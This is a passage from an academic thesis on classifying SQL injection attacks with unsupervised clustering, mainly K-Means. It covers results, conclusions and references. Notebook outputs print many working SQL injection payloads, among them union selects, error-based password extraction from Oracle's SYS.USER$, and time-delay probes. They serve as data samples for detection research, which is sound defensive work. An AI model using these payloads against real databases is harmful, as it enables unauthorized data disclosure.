
```

0
0      8253
1      1019
2      1502
Name: 0, dtype: int64

```



(a) Agglomerative Clusters




(b) Pie-Chart of Agglomerative

Figure 4.3: Agglomerative Clusters


```

0
0      1624
1      7716
2      1434
Name: 0, dtype: int64

```



(a) K-Means Clusters



(b) Pie-Chart of K-Means

Figure 4.4: K-Means Clusters

### Classifying the Type of Attack using K-Means

#### Identifying Union Based SQL Injection:

```
In [104]: ##The UNION keyword execute one or more additional SELECT queries and append the results to the original query
for ind in filter2.index:
    print(filter2['Sentence'][ind])

select * from users where id = '1' or $ 1 = 1 union select 1,@@VERSION -- 1'
1234 " AND 1 = 0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
select * from users where id = 1 union select !<1,version ( ) -- 1
select * from users where id = '1' or ( \. ) = 1 union select 1,@@VERSION -- 1'
select * from users where id = 1 <@1$ union select 1,version ( ) -- 1
select * from users where id = 1. union select null,version ( ) -- 1
UNION SELECT
select * from users where id = 1 union select 1 la,version ( ) -- 1
select * from users where id = '1' or \< = 1 union select 1,@@VERSION -- 1'
select * from users where id = 1 or 1#"1 union select null,version ( ) -- 1
select * from users where id = 1 or @" ( = 1 union select 1,version ( ) -- 1
select * from users where id = 1 union select 1<@.,version ( ) -- 1
select * from users where id = 1 <@. union select version ( ) ,version ( ) -- 1
-4860' ) as azyx where 6901 = 6901 union all select 6901,6901,6901,6901,6901#
1 union all select null,null#
-8629 where 8049 = 8049 union all select 8049,8049,8049,8049,8049,8049,8049#
1' ) as knxr where 5662 = 5662 union all select null,null,null,null,null,null,null,null#
1" where 4808 = 4808 union all select null,null,null,null,null,null,null,null#
1%" ) ) ) union all select null#
1'+ ( select 'idmr' where 5029 = 5029 union all select null,null,null,null,null,null,null--
```

Figure 4.5: Union Based SQL Injection Attack

### Identifying Error Based SQL Injection:

```
In [100]: ## Lets adding a single quote ('), a double quote ("), a semicolon (;), comment delimiters (-- or /* */, etc) and other s
## predicted based on this is Error based SQLi. [1]
for ind in filter0.index:
    print(filter0['Sentence'][ind])

select * from users where id = 1.<@. or 1 = 1 -- 1
select * from users where id = 1 or \< = 1 or 1 = 1 -- 1
declare @s varchar ( 200 ) select @s = 0x73656c6563742040407665727369666e exec ( @s )
select * from users where id = 1 or " ) ( " = 1 or 1 = 1 -- 1
select * from users where id = 1 or "?" or 1 = 1 -- 1
select * from users where id = 1 + ( \ ) or 1 = 1 -- 1
AND 1 = utl_inaddr.get_host_address ( ( SELECT DISTINCT ( PASSWORD ) FROM ( SELECT DISTINCT ( PAS
SWORD ) , ROWNUM AS LIMIT FROM SYS.USER$ ) WHERE LIMIT = 6 ) ) AND 'i' = 'i
select dbms_pipe.receive_message ( chr ( 66 ) ||chr ( 67 ) ||chr ( 79 ) ||chr ( 101 ) ,5 ) from
dual and "ulfr" like "ulfr
1' || ( select 'svbf' where 7017 = 7017 or elt ( 6272 = 6272,sleep ( 5 ) ) ) ||'
select ( case when ( 5740 = 7636 ) then 5740 else cast ( 1 as int ) / ( select 0 from dual ) end
) from dual--
1" and 2853 = cast ( ( chr ( 113 ) ||chr ( 113 ) ||chr ( 112 ) ||chr ( 106 ) ||chr ( 113
) ) || ( select ( case when ( 2853 = 2853 ) then 1 else 0 end ) ) ::text || ( chr ( 113
) ||chr ( 122 ) ||chr ( 118 ) ||chr ( 122 ) ||chr ( 113 ) ) as numeric )
1' ) ) ) and 5556 = ( select count ( * ) from all_users t1,all_users t2,all_users t3,all_users t
4,all_users t5 ) and ( ( ( 'dhqz' = 'dhqz
1' ) ) ) procedure analyse ( extractvalue ( 5840,concat ( 0x5c,0x7171706a71, ( select ( case when
```

Figure 4.6: Error Based SQL Injection Attack

**Identifying Time Based SQL Injection:**

```

In [102]: ## predicted based Time is Time based Blind SQL.
for ind in filter1.index:
    print(filter1['Sentence'][ind])

?
" or isNULL ( 1/0 ) /*
admin" or 1 = 1/*
admin" or "1" = "1"#
) or ( 'x' ) = ( 'x
or 3 = 3
<>"%; ) ( &+
1 exec sp_ ( or exec xp_ )
or pg_sleep ( __TIME__ ) --
1 where 5466 = 5466 and 2388 = benchmark ( 5000000,md5 ( 0x6d457153 ) ) #
iif ( 7889 = 5114,1,1/0 )
1' or 2633 = dbms_pipe.receive_message ( chr ( 112 ) ||chr ( 65 ) ||chr ( 65 ) ||chr ( 103 ) ,5
) and 'xmnd' = 'xmnd
1' or 2633 = dbms_pipe.receive_message ( chr ( 112 ) ||chr ( 65 ) ||chr ( 65 ) ||chr ( 103 ) ,5
) and '%' = '
-5918' ) as olzc where 5992 = 5992 or 4390 = 9085
-6865 ) or ( 8459 = 8459 ) *4906 and ( 6107 = 6107
1' ) ) as eymg where 7000 = 7000
1" ) where 6897 = 6897
1" ) ) and 6537 = dbms_pipe.receive_message ( chr ( 76 ) ||chr ( 116 ) ||chr ( 117 ) ||chr (

```

Figure 4.7: Time Based SQL Injection Attack

```

In [163]: predcount1 = df_predictions.groupby(['Attack_Type'])['Attack_Type'].count()
print(predcount1)
df_predictions.groupby('Attack_Type')['Attack_Type'].count().plot(kind='pie', autopct='%1.1f%%')

Attack_Type
union Based SQLi      103
Boolean Based SQLi    230
Error Based SQLi      234
Name: Attack_Type, dtype: int64

Out[163]: <AxesSubplot:ylabel='Attack_Type'>

```




Figure 4.8: Pie-chart plotting the types of SQLi attacks

As noticed from the above figures, the executed model can categorize the attack types between SQL Injection. The K-Means model can identify all types of SQL Injections.

## Chapter 5

# Conclusions and Future Work

### 5.1 Conclusions

SQL Injection attacks stay one of the greatest crises for cyber security researchers. Signature-based SQL Injection detection methods are no longer responsible as attackers are using new kinds of SQL Injections each time. There is a continuous need for SQL Injection detection tools qualified for placing new, never before seen attacks. Involving machine learning models and deep learning models in the field of cyber-security is being considered by many experimenters. Since machine learning and deep learning models in cyber-security are yet a developing research area, rare libraries and open source tools are straightforward to machine learning and apply to problems related to threats and attacks.

In Literature review or past papers, there is no same topic or corresponding model or algorithms that have been done using unsupervised machine learning. This paper used DBSCAN as the baseline model and compared it with different unsupervised machine learning. K-Means is the final model for predicting the types of SQLI attacks.

It can be concluded that SQL injection is one of the most dangerous threats to web application security because it is the attack that is responsible for the disclosure of sensitive data to unauthorized users that can cause severe harm to legitimate users depending on the importance of details such as disclosure of debit/credit card details, bank related information. In this thesis, the SQL Injection detection and classifying of the types of SQLi attack problems are approached by applying various unsupervised machine learning algorithms and deep learning models. The clustering method is used to classify the various types of SQLi attacks. Various machine learning models are implemented on the problem: DBSCAN, GMM, Agglomerative clustering, K-means, and simple neural networks. Initially, the DBSCAN machine learning model was used as the Baseline model and resulted in a score of 63.3 percentage. DBSCAN is the Baseline model compared with the remaining three machine learning models, such as GMM, Agglomerative clustering, and k-Means. K-Means machine learning models provide results with a score of 69.7 percentage and better performance than other models. Hence K-Means from the machine learning model is selected to be implemented on the final and best fit for the data for SQL Injection in detecting and classifying the types of SQLi attacks.

In this analysis, it can be inferred that machine learning approaches can detect and classify



the types of SQLi attacks and how effectively the clusters are formed. The K-means clustering algorithm provides better scores and performance than other machine learning models like DBSCAN, GMM, Agglomerative clustering, and simple neural network.

## 5.2 Future work

This project could be revised for future work in terms of usability and performance. The machine learning and deep learning models for detecting and categorizing the types of SQLi attacks could be combined with other SQL Injection detection mechanisms such as fixed code research and web application firewalls. The machine learning model can also be increased further with more valuable feature extraction. In this project, the tokenization technique creates features for the machine learning model. Other techniques can be used to remove and train the model more effectively.

## Chapter 6

### Reflection

In this Research, I have described an overview of SQL injection attacks. In contrast, this paper aims to categorize the types of SQL injection attacks. Initially, it was challenging to identify the dataset because there were few datasets containing SQL injection. This paper's most challenging aspect was finding out the best-unsupervised machine learning model to identify the types of attacks and understand the various types of SQL injection. The experimentation was carried out in a quantitative approach which kept me excited to know more about SQL injection. I am curious to explore the vast possibility of deep learning models comprising CNN and ANN that can enhance my Research for classifying SQL types of attack.

# References

- [1] Arock, M. et al. [2021], Efficient detection of sql injection attack (sqlia) using pattern-based neural network model, *in* '2021 International Conference on Computing, Communication, and Intelligent Systems (ICCCIS)', IEEE, pp. 343–347.
- [2] Chen, D., Yan, Q., Wu, C. and Zhao, J. [2021], Sql injection attack detection and prevention techniques using deep learning, *in* 'Journal of Physics: Conference Series', Vol. 1757, IOP Publishing, p. 012055.
- [3] Gautam, B., Tripathi, J. and Singh, S. [2018], 'A secure coding approach for prevention of sql injection attacks', *International Journal of Applied Engineering Research* **13**(11), 9874–9880.
- [4] Halfond, W. G., Viegas, J., Orso, A. et al. [2006], A classification of sql-injection attacks and countermeasures, *in* 'Proceedings of the IEEE international symposium on secure software engineering', Vol. 1, IEEE, pp. 13–15.
- [5] Hasan, M., Balbahaith, Z. and Tarique, M. [2019], Detection of sql injection attacks: a machine learning approach, *in* '2019 International Conference on Electrical and Computing Technologies and Applications (ICECTA)', IEEE, pp. 1–6.
- [6] *Introduction to Dimensionality Reduction* [n.d.], <https://www.geeksforgeeks.org/dimensionality-reduction/>.
- [7] Jauro, F., Chiroma, H., Gital, A. Y., Almutairi, M., Shafi'i, M. A. and Abawajy, J. H. [2020], 'Deep learning architectures in emerging cloud computing architectures: Recent development, challenges and next research trend', *Applied Soft Computing* **96**, 106582.
- [8] Kavitha, M., Vennila, V., Padmapriya, G. and Kannan, A. R. [2021], 'Prevention of sql injection attack using unsupervised machine learning approach', *International Journal of Aquatic Science ISSN: 2008-8019* **12**.
- [9] Khushijain [2021], 'K-means clustering', <https://medium.com/nerd-for-tech/k-means-python-implementation-from-scratch-8400f30b8e5c>. (accessed regularly).
- [10] Krishnan, S. A., Sabu, A. N., Sajan, P. P. and Sreedeeep, A. [2021], 'Sql injection detection using machine learning', *REVISTA GEINTEC-GESTAO INOVACAO E TECNOLOGIAS* **11**(3), 300–310.
- [11] Li, Q., Wang, F., Wang, J. and Li, W. [2019], 'Lstm-based sql injection detection method for intelligent transportation system', *IEEE Transactions on Vehicular Technology* **68**(5), 4182–4191.

- [12] McWhirter, P. R., Kifayat, K., Shi, Q. and Askwith, B. [2018], 'Sql injection attack classification through the feature extraction of sql query strings using a gap-weighted string subsequence kernel', *Journal of information security and applications* **40**, 199–216.
- [13] Raut, S., Nikhare, A., Punde, Y., Manerao, S. and Choudhary, S. [2019], 'A review on methods for prevention of sql injection attack', *Int J Sci Res Sci Technol* **6**(2).
- [14] saanjanna [n.d.], 'Sql-querie-', <https://github.com/saanjanna/SQL-querie->. (accessed regularly).
- [15] Saket, S. [2020], 'Natural language processing', <https://www.linkedin.com/pulse/count-vectorizers-vs-tfidf-natural-language-processing-sheel-saket/>. (accessed regularly).
- [16] SHAH, S. S. H. [2021], 'sql injection dataset', <https://www.kaggle.com/datasets/syedsaqlainhussain/sql-injection-dataset>. (accessed regularly).
- [17] Sivasangari, A., Jyotsna, J. and Pravalika, K. [2021], Sql injection attack detection using machine learning algorithm, in '2021 5th International Conference on Trends in Electronics and Informatics (ICOEI)', IEEE, pp. 1166–1169.
- [18] Tajpour, A., Heydari, M. Z., Masrom, M. and Ibrahim, S. [2010], Sql injection detection and prevention tools assessment, in '2010 3rd International Conference on Computer Science and Information Technology', Vol. 9, IEEE, pp. 518–522.
- [19] Tang, P., Qiu, W., Huang, Z., Lian, H. and Liu, G. [2020], 'Detection of sql injection based on artificial neural network', *Knowledge-Based Systems* **190**, 105528.
- [20] *The History of SQL Injection*, [n.d.], <https://www.vice.com/en/article/aekzez/the-history-of-sql-injection-the-hack-that-will-never-go-away>. (accessed regularly).
- [21] *Time-Based Blind SQL Injection Attacks* [n.d.], <https://www.sqlinjection.net/heavy-query/>.
- [22] Tyagi, A. K. et al. [2019], Machine learning with big data, in 'Machine Learning with Big Data (March 20, 2019). Proceedings of International Conference on Sustainable Computing in Science, Technology and Management (SUSCOM), Amity University Rajasthan, Jaipur-India'.
- [23] Zhang, K. [2019], A machine learning based approach to identify sql injection vulnerabilities, in '2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)', IEEE, pp. 1286–1288.